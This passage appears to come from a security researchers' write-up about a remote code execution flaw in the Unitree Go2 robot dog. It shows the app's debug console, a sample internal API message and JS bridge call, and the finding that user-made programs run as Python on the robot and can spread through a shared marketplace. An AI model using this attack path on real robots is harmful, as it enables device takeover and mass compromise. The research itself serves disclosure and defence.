
We did this hoping to intercept traffic or inject JavaScript into Unitree's vConsole. To get to the console, connect to the Go2 via the app and tap the top-right corner until the green vConsole button appears in the bottom right.
When clicked, we get access to the debugging console, where we can send JavaScript commands.

Turns out the traffic is completely internal, originating from a subnet running inside the Go2 so none of it was hitting Caido. What we expected to see was a response structure on localhost looking something like:
REQUEST_BODY
{"api_id": 1001, "data": "", "id": 80056, "topic": "rt/api/motion_switcher/request"}
window.ZHBridge.Core.callJsHandler({name: "appSendCmdToGo2",args: {
  topic: "rt/api/sport/request"
  api_id: 1030,
  data: "", id: 436472, priority: 0, length: 7
},argsCount: 7})

RESPONSE_BODY
{"type": "res", "topic": "rt/api/motion_switcher/response", "data": {"header": {"identity": {"api_id": 1001, "id": 80056}, "status": {"code": 0}}, "data": "{"form":"0","name":"mcf"}"}}
This wasn't a dead end. While the research from that rabbit hole deserves its own post, it's this setup that led us to the second RCE.
A New Road to an Old Bug
After a few hours of nothing & a trip to Chipotle, we decided to look into Function.


More specifically Function > Programming lets users pre-program the same tasking ability we were abusing over DDS. This was on our radar from the start & anything code-adjacent scratched that itch in the back of your brain.
The image below makes the DDS RCE much easier to visualize. You can drag and drop motion, action, light, mode, and media tasks into a Scratch-like sequential programming interface. Its essentially a big AutoHotkey script, but for a robot dog.


Sometimes it feels like the stars align. Turns out the only way to run these programs on the robot is to assign them to the same 3 keybinds the actuator_manager.py could use during our DDS RCE L1+Y, L2+Y, and R1+Y 😅 This is how the hotkey_list.txt is mapped by the end user via the Unitree app UI.

At this point we had a good feeling we were back on the same vulnerable code path. What we needed to understand was how the saved files worked: how they were stored, how they were executed, and whether we could manipulate their contents.
We looked around a little longer and discovered that any user can upload their created scripts/programs to a shared marketplace & after some unknown process/time they get approuved and anyone can download & run them.
One critical note before moving on: There's a social and marketplace angle to this vulnerability that carries real mass compromise opportunities.

We poked around to see what other users were uploading & looking at the intercept capture we saw the following... Holy shit.

After seeing this, I walked over to Ruikai, Frisbeed my laptop on his desk, and we both hit a simultaneous "LET'S FUCKING GOOOOOOOO" on instinct. As one does. For context, it was 11 PM, and I was flying home the next day. The clock is a cruel tyrant, but in that moment, time bent the knee.
The Go2 translates those visual programming blocks into Python and executes it directly through the same programming_actuator module 🕺 accepting a JSON payload with both the block representation and code, then running it straight through its internal pyCode interpreter.
At this point, we 100% have an RCE... we just need to "get" RCE.
Not All That Glitters is Gold
Unitree is running a Tencent Cloud EdgeOne WAF, so you can catch a 566 if you aren't careful.
